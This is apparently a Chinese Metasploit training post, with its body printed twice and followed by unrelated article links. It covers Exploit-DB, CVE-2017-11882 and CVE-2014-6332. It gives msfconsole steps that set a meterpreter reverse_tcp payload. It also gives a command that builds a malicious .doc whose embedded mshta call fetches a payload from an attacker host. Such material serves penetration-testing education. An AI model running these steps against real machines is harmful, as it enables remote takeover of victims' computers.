
4.Metasploit框架更新
Metasploit 进阶第二讲 框架更新
EDB平台-互联网安全漏洞库
Exploit_DB是一个面向全世界安全工作人员的漏洞提交平台,是一份公开已知漏洞的存档,便于企业改善公司的安全情况,同时帮助安全研究人员及渗透测试工程师进行更好的安全测试工作。
exploits:漏洞信息
papers:文章
GHDB: Google hacking
shellcodes:填充数据
CVE-2017-11882介绍
CVE-2017-11882Ofice远程代码执行漏洞:
由Microsoft office中的公式编辑器造成,该模块以OLE(Object Linking and Embedding,对象链接与嵌入)技术将公式嵌入在Office文档内,由于编辑器没有对名称长度进行校验,导致缓冲区溢出,若攻击者通过构造特殊字符,office无法正确处理内存对象,成功利用该漏洞的攻击者将能以当前用户身份在目标操作系统执行任意代码。
完美无弹窗,无异常,影响office全版本。
CVE和MS:
CVE是Common Vulnerabilities and Exposures的缩写,意思是公共漏洞及披露。它是一个漏洞字典,由MITRE维护,给每个暴露出来漏洞给一个公共的名称。可以在cve.mitre.org/cve/index.html中查看漏洞列表。
MS是微软维护的自身的漏洞列表。可以在technet.microsoft.com/en-
us/security/bulletins查找最新的各种相关信息。
由于两者标准不统一,为了更好对应,MITRE提供一个对应列表cve.mitre.org/data/refs/refmap/source-MS.html。
MSF添加exploit及更新Metasploit框架
添加exploit:
1.将下载的rb文件放入对应的文件夹下
2.执行reload_all或重新启动MSF
更新metasploit框架:
apt update;apt install metasploit-framework
实操:利用CVE-2017-11882攻击目标主机
MSF:
search 2017_11882
use exploit/windows/...
info
show options
set uripath/
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.24.137
run
生成POC程序(带有shell的doc文件):
python CVE-2017-11882.py -c“mshta
http://192.168.24.137:8080/"-o11882.doc
其他POC程序生成:
https://github.com/Ridter/CVE-2017-11882
python CVE-2017-11882.py-c"cmd.exe/c
calc.cxe" –o 11882.doc
metasploit攻击win8实例
Microsoft Windows OLE远程代码执行漏洞(CVE-2014-6332、MS14-064):
OLE(对象链接与嵌入)是一种允许应用程序共享数据和功能的技术。
Microsoft Windows Server 2003 SP2,Windows Vista SP2,Windows Server 2008
SP2/R2 SP1,Windows 7 SP1,Windows 8,Windows 8.1,Windows Server 2012
Gold/R2,Windows RT Gold/8.1版本在实现上存在Windows OLE自动化数组远程代码执行漏洞,远程攻击者利用此漏洞构造特殊的网页,用户使用IE浏览器查看网页时允许远程执行任意代码。
可能会遇到的问题:
1.Rex::BindFailed The address is already in use or unavailable:(0.0.0.0:4444)
lsof-i:4444 -> kill -9 PID(man lsof -> man kill)
2.注意查看报错信息,多检索
metasploit框架打开方式:
msfconsole 启动命令行模式

armitage 启动图形化界面方式
Metasploit 进阶第二讲
框架更新
01 Exploit_db平台介绍
02 MSF添加exploit更新MSF
03 CVE-2017-11882利用实例
04合天网安实验室攻击win8实例
EDB平台-互联网安全漏洞库
Exploit_DB是一个面向全世界安全工作人员的漏洞提交平台,是一份公开已知漏洞的存档,便于企业改善公司的安全情况,同时帮助安全研究人员及渗透测试工程师进行更好的安全测试工作。
exploits:漏洞信息
papers:文章
GHDB: Google hacking
shellcodes:填充数据
CVE-2017-11882介绍
CVE-2017-11882Ofice远程代码执行漏洞:
由Microsoft office中的公式编辑器造成,该模块以OLE(Object Linking and Embedding,对象链接与嵌入)技术将公式嵌入在Office文档内,由于编辑器没有对名称长度进行校验,导致缓冲区溢出,若攻击者通过构造特殊字符,office无法正确处理内存对象,成功利用该漏洞的攻击者将能以当前用户身份在目标操作系统执行任意代码。
完美无弹窗,无异常,影响office全版本。
CVE和MS:
CVE是Common Vulnerabilities and Exposures的缩写,意思是公共漏洞及披露。它是一个漏洞字典,由MITRE维护,给每个暴露出来漏洞给一个公共的名称。可以在cve.mitre.org/cve/index.html中查看漏洞列表。
MS是微软维护的自身的漏洞列表。可以在technet.microsoft.com/en-
us/security/bulletins查找最新的各种相关信息。
由于两者标准不统一,为了更好对应,MITRE提供一个对应列表cve.mitre.org/data/refs/refmap/source-MS.html。
MSF添加exploit及更新Metasploit框架
添加exploit:
1.将下载的rb文件放入对应的文件夹下
2.执行reload_all或重新启动MSF
更新metasploit框架:
apt update;apt install metasploit-framework
实操:利用CVE-2017-11882攻击目标主机
MSF:
search 2017_11882
use exploit/windows/...
info
show options
set uripath/
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.24.137
run
生成POC程序(带有shell的doc文件):
python CVE-2017-11882.py -c“mshta
http://192.168.24.137:8080/"-o11882.doc
其他POC程序生成:
https://github.com/Ridter/CVE-2017-11882
python CVE-2017-11882.py-c"cmd.exe/c
calc.cxe" –o 11882.doc
合天网安实验室:metasploit攻击win8实例
Microsoft Windows OLE远程代码执行漏洞(CVE-2014-6332、MS14-064):
OLE(对象链接与嵌入)是一种允许应用程序共享数据和功能的技术。
Microsoft Windows Server 2003 SP2,Windows Vista SP2,Windows Server 2008
SP2/R2 SP1,Windows 7 SP1,Windows 8,Windows 8.1,Windows Server 2012
Gold/R2,Windows RT Gold/8.1版本在实现上存在Windows OLE自动化数组远程代码执行漏洞,远程攻击者利用此漏洞构造特殊的网页,用户使用IE浏览
器查看网页时允许远程执行任意代码。
可能会遇到的问题:
- Rex::BindFailed The address is already in use or unavailable:(0.0.0.0:4444)
lsof-i:4444 -> kill -9 PID(man lsof -> man kill)
2.注意查看报错信息,多检索
metasploit框架打开方式:
msfconsole 启动命令行模式
armitage 启动图形化界面方式
4.Metasploit框架更新的更多相关文章
- iOS将自己的框架更新到cocopods上
第一步 把自己的框架更新到github 上,为了提交地址给他人下载.这里就不详细介绍如何把项目更新到github上了 第二步 这个时候我们的项目已经挂在github上了我们需要给本地的项目新建一个Po ...
- iOS中 如何将自己的框架更新到cocopods上 韩俊强的博客
每日更新关注:http://weibo.com/hanjunqiang 新浪微博! 为了更方便的集成第三方框架有了cocopods 的, 当我们有了相对比较好的框架的时候如何更新到cocopods ...
- 将自己的框架更新到cocopods上
为了更方便的集成第三方框架有了cocopods 的, 当我们有了相对比较好的框架的时候如何更新到cocopods 供他人参考呢? 下面我一步一步带大家开源自己的框架. 第一步 把自己的框架更新到git ...
- 认识Metasploit框架
Metasploit基础 认识Metaspliot框架 Metaspliot(MSF)渗透测试框架,提供众多的接口.选项.变量.模块以供渗透工作人员使用它完成一系列的渗透攻击. 渗透攻击(Expl ...
- BitAdminCore框架更新日志20180531
索引 NET Core应用框架之BitAdminCore框架应用篇系列 框架演示:http://bit.bitdao.cn 框架源码:https://github.com/chenyinxin/coo ...
- BitAdminCore框架更新日志20180529
索引 NET Core应用框架之BitAdminCore框架应用篇系列 框架演示:http://bit.bitdao.cn 框架源码:https://github.com/chenyinxin/coo ...
- BitAdminCore框架更新日志20180523
20180523更新内容 本次更新两个内容,一是增加视频处理功能,二是增加定时服务功能. 视频处理 定时服务 BitAdminCore框架,用最少的代码,实现最多的功能 本次新暂未发布,后续有空发布 ...
- BitAdminCore框架更新日志20180522
20180522更新内容 本次更新增加了excel导入导出示例,QuerySuite组件实现导出导出,用最少代码,做最多的事,代码就是如此简单. 计划修改内容 1.人脸登录功能需要重构,目前功能不完善 ...
- BitAdminCore框架更新日志20180519
20180519更新内容 昨天更新的版本,早上自己下载下来发现创建项目不成功. 这个问题已经多次出现,主要是cookiecutter编码问题,项目引用大量外部js文件,部分文件在复制的时候编码较验不通 ...
随机推荐
- Python - loguru日志库,高效输出控制台日志和日志记录
一.安装loguru loguru的PyPI地址为:https://pypi.org/project/loguru/ GitHub仓库地址为:https://github.com/Delgan/log ...
- 关于毕业五年PHP成长疑惑
1.PHP语法基础是否都会,比如异常捕捉,面向对象,数组操作语法,字符串操作,cookie,session,全局变量,超全局数组,防止sql注入,mysql预处理 2.MYSQL基础语法,字段设计,原 ...
- web安全测试(上)
前情提要: 公司的安全测试一直是安全部经理全权负责,测试部只做功能和自动化. 但是2019是公司业绩腾飞的一年,业务量越来越大了,安全部经理实在做不过来. 于是他给整个测试部培训<安全测试> ...
- ES6中的Promise使用总结
One.什么是Promise? Promise是异步编程的解决方案,而它本身也就是一个构造函数,比传统的异步解决[回调函数]和[事件]更合理,更强大. Two.Promise有何作用? 作用:解决回调 ...
- 写一个scrapy中间件--ip代理池
middleware文件 # -*- coding: utf-8 -*- # Define here the models for your spider middleware # See docum ...
- 面向对象里is-a和has-a的含义
面向对象的核心思想是:抽象.封装.继承.多态.在实践中用的最多的术语就是 is a(是一个) ,和 has a(有一个).其实他们的意思很简单,对应面向对象设计中的两种形态继承.组合. 一.继承( i ...
- SpringMVC框架——集成RESTful架构
REST:Representational State Transfer 资源表现层状态转换 Resources 资源 Representation 资源表现层 State Transfer 状态转换 ...
- Web过滤器和监听器
1.过滤器 1.1什么是过滤器 Filter也称之为过滤器,它是Servlet技术中最激动人心的技术,WEB开发人员通过Filter技术,对web服务器管理的所有web资源:例如Jsp, Servle ...
- linux入门系列19--数据库管理系统(DBMS)之MariaDB
前面讲完Linux下一系列服务的配置和使用之后,本文简单介绍一款数据库管理系统(MySQL的兄弟)MariaDB. 如果你有MySQL或其他数据的使用经验,MariaDB使用起来将非常轻松. 本文讲解 ...
- hdu1532 用BFS求拓扑排序
题目链接:http://acm.hdu.edu.cn/showproblem.php?pid=1285 题目给出一些点对之间的先后顺序,要求给出一个字典序最小的拓扑排列.对于拓扑排序的问题,我们有DF ...